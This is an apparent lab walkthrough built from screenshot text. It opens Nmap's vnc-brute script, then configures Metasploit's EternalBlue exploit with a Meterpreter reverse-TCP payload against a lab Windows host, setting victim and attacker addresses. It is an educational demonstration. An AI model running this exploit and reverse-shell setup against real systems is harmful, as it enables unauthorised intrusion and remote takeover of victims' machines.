
We have to search for a particular script in the list called vnc-brute.nse

vnc-brute.nse is a script specially designed for testing a vnc for a Bruteforce attack.

We can open and see the script in detail and check the usage of the script with the help of Mousepad.

Bruteforce Wordlist and its Usage:


mousepad vnc-brute.nse



Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
19:54
kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
19:54
17-04-2023

```
flume-master-info.nse                 http-vuln-cve2017-5689.nse              pptp-version.nse               uptime-agent-info.nse
fox-info.nse                          http-vuln-cve2017-8917.nse              puppet-naivesigning.nse        url-snarf.nse
freelancer-info.nse                   http-vuln-misfortune-cookie.nse         qconn-exec.nse                 ventrilo-info.nse
ftp-anon.nse                          http-vuln-wnr1000-creds.nse             qscan.nse                      versant-info.nse
ftp-bounce.nse                        http-waf-detect.nse                     quake1-info.nse                vmauthd-brute.nse
ftp-brute.nse                         http-waf-fingerprint.nse                quake3-info.nse                vmware-version.nse
ftp-libopie.nse                       http-webdav-scan.nse                    quake3-master-getservers.nse   vnc-brute.nse
ftp-proftpd-backdoor.nse              http-wordpress-brute.nse                rdp-enum-encryption.nse        vnc-info.nse
ftp-syst.nse                          http-wordpress-enum.nse                 rdp-ntlm-info.nse              vnc-title.nse
ftp-vsftpd-backdoor.nse               http-wordpress-users.nse                rdp-vuln-ms12-020.nse          voldemort-info.nse
ftp-vuln-cve2010-4221.nse             http-xssed.nse                          realvnc-auth-bypass.nse        vtam-enum.nse
ganglia-info.nse                      iax2-brute.nse                          redis-brute.nse                vulners.nse
giop-info.nse                         iax2-version.nse                        redis-info.nse                 vuze-dht-info.nse
gkrellm-info.nse                      icap-info.nse                           resolveall.nse                 wdb-version.nse
gopher-ls.nse                         iec-identify.nse                        reverse-index.nse              weblogic-t3-info.nse
gpsd-info.nse                         ike-version.nse                         rexec-brute.nse                whois-domain.nse
hadoop-datanode-info.nse              imap-brute.nse                          rfc868-time.nse                whois-ip.nse
hadoop-jobtracker-info.nse            imap-capabilities.nse                   riak-http-info.nse             wsdd-discover.nse
hadoop-namenode-info.nse              imap-ntlm-info.nse                      rlogin-brute.nse               x11-access.nse
hadoop-secondary-namenode-info.nse    impress-remote-discover.nse             rmi-dumpregistry.nse           xdmcp-discover.nse
hadoop-tasktracker-info.nse           informix-brute.nse                      rmi-vuln-classloader.nse       xmlrpc-methods.nse
hbase-master-info.nse                 informix-query.nse                      rpcap-brute.nse                xmpp-brute.nse
hbase-region-info.nse                 informix-tables.nse                     rpcap-info.nse                 xmpp-info.nse
hddtemp-info.nse                      ip-forwarding.nse                       rpc-grind.nse
hnap-info.nse                         ip-geolocation-geoplugin.nse            rpcinfo.nse
hostmap-bfk.nse                       ip-geolocation-ipinfodb.nse             rsa-vuln-roca.nse

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ mousepad vnc-brute.nse
```

mousepad is a tool used to open and edit text files




Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
19:55
/usr/share/nmap/scripts/vnc-brute.nse [Read Only] - Mousepad
File Edit Search View Document Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
19:55
17-04-2023

```
local brute = require "brute"
local creds = require "creds"
local shortport = require "shortport"
local stdnse = require "stdnse"
local vnc = require "vnc"

description = [[
Performs brute force password auditing against VNC servers.
]]

---
-- @see realvnc-auth-bypass.nse
--
-- @args vnc-brute.bruteusers If set, allows the script to iterate over
--                            usernames for auth types that require it (plain,
--                            Apple Remote Desktop (30),
--                            SASL (not supported), and ATEN) Default: false,
--                            since most VNC auth types are password-only.
-- @usage
-- nmap --script vnc-brute -p 5900 <host>
--
-- @output
-- PORT     STATE  SERVICE REASON
-- 5900/tcp open   vnc     syn-ack
-- | vnc-brute:
-- |   Accounts
-- |_    123456 => Valid credentials

-- Summary
-- -------
--   x The Driver class contains the driver implementation used by the brute
--     library
--
```

Now we can check the usage of the script for Bruteforce attack.

Starting the Metasploit Framework for attack:


msfconsole -q



```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole -q
[sudo] password for kali:
msf6 > 
```

msfconsole is the most commonly used shell which allows to access all the features of Metasploit.


-q is used to do not print the banner on startup.



```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole -q
[sudo] password for kali:
msf6 > search ms17-010

Matching Modules
================


   #  Name                                      Disclosure Date  Rank     Check  Description

   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
de Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
mmand Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > 
```

Search in Metasploit is used for searching the Exploit available for given version of the Service.


After that choose the Exploit with the help of use 0 or use (Exploit name).



```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/generic/custom                                             normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                       normal  No     Interact with Established SSH Connection
   4   payload/windows/x64/custom/bind_ipv6_tcp                           normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
   5   payload/windows/x64/custom/bind_ipv6_tcp_uuid                      normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUI
D Support
   6   payload/windows/x64/custom/bind_named_pipe                         normal  No     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
   7   payload/windows/x64/custom/bind_tcp                                normal  No     Windows shellcode stage, Windows x64 Bind TCP Stager
   8   payload/windows/x64/custom/bind_tcp_rc4                            normal  No     Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Me
tasm)
   9   payload/windows/x64/custom/bind_tcp_uuid                           normal  No     Windows shellcode stage, Bind TCP Stager with UUID Support (Window
s x64)
   10  payload/windows/x64/custom/reverse_http                            normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
   11  payload/windows/x64/custom/reverse_https                           normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
   12  payload/windows/x64/custom/reverse_named_pipe                      normal  No     Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stag
er
   13  payload/windows/x64/custom/reverse_tcp                             normal  No     Windows shellcode stage, Windows x64 Reverse TCP Stager
   14  payload/windows/x64/custom/reverse_tcp_rc4                         normal  No     Windows shellcode stage, Reverse TCP Stager (RC4 Stage Encryption,
 Metasm)
```

Details and Options required for the payload:

show options




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows E
                                             mbedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.189.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

Options for the details required for payload like:

1. RHOSTS & RPORT are the IP Address and Port number of the Victim.
2. LHOST & LPORT are the IP Address and Port Number of User or Hacker.


Set the necessary details:

set RHOSTS, RPORT, LHOST, LPORT


Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
kali@kali: ~
File Actions Edit View Help
VINAYAK
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
20:24
17-04-2023

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.189.129
RHOSTS ⇒ 192.168.189.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
RPORT ⇒ 445
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.189.128
LHOST ⇒ 192.168.189.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 5656
LPORT ⇒ 5656
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


After that we have to check that all details are saved correctly by show options.



```
   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.189.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows E
                                             mbedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.189.128  yes       The listen address (an interface may be specified)
   LPORT     5656             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Starting the Exploit:

exploit



